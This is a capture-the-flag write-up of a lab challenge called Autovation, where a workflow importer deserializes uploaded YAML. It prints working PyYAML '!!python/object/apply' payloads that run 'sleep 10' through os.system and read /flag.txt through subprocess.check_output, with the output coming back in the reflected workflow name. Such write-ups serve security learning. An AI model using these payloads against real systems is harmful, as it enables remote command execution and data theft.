
Autovation
Autovation lets teams automate the boring parts: workspaces share automations by exporting workflows to a portable file. The importer rebuilds the workflow object straight from the upload, nodes and all. Rebuilding a saved object from an uploaded file is where things get interesting.
Room Description
https://dashboard.webverselabs-pro.com/events/autovation
Briefing
Autovation lets teams automate the boring parts: a trigger fires, data flows through a few nodes, something useful happens. Workspaces share automations by exporting a workflow to a portable file and importing it on the other side — the importer rebuilds the workflow object straight from the uploaded file, nodes and all, so it lands ready to run. Rebuilding a saved object from an uploaded file is where things get interesting.
Initial Analysis

The landing page is a login portal, we can just create an account, there isn't anything we can find here, we can run a directory fuzzing attack, but we are probably going to end up finding endpoints we normally have access to while logged in.
After logging in we have our dashboard with workflows and statistics:

The application contained pages for workflows, executions, credentials, templates, and a workflow import feature. We can see this through the navigation menu:

I will point out that the templates are useable and you can create workflows with them, but when we want to create one from scratch, you are taken to the import workflow feature.
Finding the bug
The challenge description immediately stood out:
"...the importer rebuilds the workflow object straight from the uploaded file..."
Combined with the fact that workflow files were imported as YAML, this strongly suggested some form of insecure deserialization.
The Help page confirmed that workflow exports were plain YAML files:
A workflow export is a plain .yaml describing the workflow's name, its nodes, and how they connect. It's the same format the importer reads back.At this point, YAML deserialization became the primary attack surface. I first exported a legitimate workflow to understand the expected structure:
name: Lead capture → Slack
active: true
nodes:
- name: Webhook
  type: autovation-nodes-base.webhook
  parameters:
    notes: POST /lead
- name: Edit Fields
  type: autovation-nodes-base.set
  parameters:
    notes: Map fields
- name: Qualified?
  type: autovation-nodes-base.if
  parameters:
    notes: score > 50
- name: Slack
  type: autovation-nodes-base.slack
  parameters:
    notes: '#sales-leads'
connections:
  Webhook:
    main:
    - - node: Edit Fields
        type: main
        index: 0
  Edit Fields:
    main:
    - - node: Qualified?
        type: main
        index: 0
  Qualified?:
    main:
    - - node: Slack
        type: main
        index: 0
The format was extremely simple and did not contain any obvious metadata or object references. My next step was to see how strict the importer actually was.
I created a workflow containing a fake node:
name: test
active: true
nodes:
  - type: webhook
    config:
      test: abc
connections: {}
The importer reported:
1 node restored into your workspace

However, when I opened the workflow afterwards, it was completely empty:
name: test
active: false
nodes: []
connections: {}
This was an important observation.
The application was clearly parsing the node during import, but later discarded it when rebuilding the workflow object. That behavior aligned very closely with the challenge description and suggested that some sort of object reconstruction was occurring behind the scenes.
Exploitation
https://pyyaml.org/wiki/PyYAMLDocumentation
PyYAML supports special tags such as:
!!python/object/apply
When unsafe loaders are used, these tags can execute arbitrary Python functions during deserialization.
To test whether this was possible, I imported the following workflow:
name: test
active: true
nodes:
  - !!python/object/apply:os.system
    - "sleep 10"
connections: {}
We can see that the response time was 10 seconds from the Burp history.

This confirmed that the command was being executed on the server during YAML parsing. At this point, arbitrary command execution had been achieved.
The remaining task was getting command output back into the application. The first thing that came to mind was OOB exfiltration, but we aren't on the same network as the challenge.
While experimenting with the importer, I noticed that the workflow name is reflected back to the user after a successful import:

Imported workflow 'test'
Because the name field was displayed directly, I attempted to replace it with the output of a command.
The final payload was:
name: !!python/object/apply:subprocess.check_output
  - ["cat","/flag.txt"]
active: true
nodes: []
connections: {}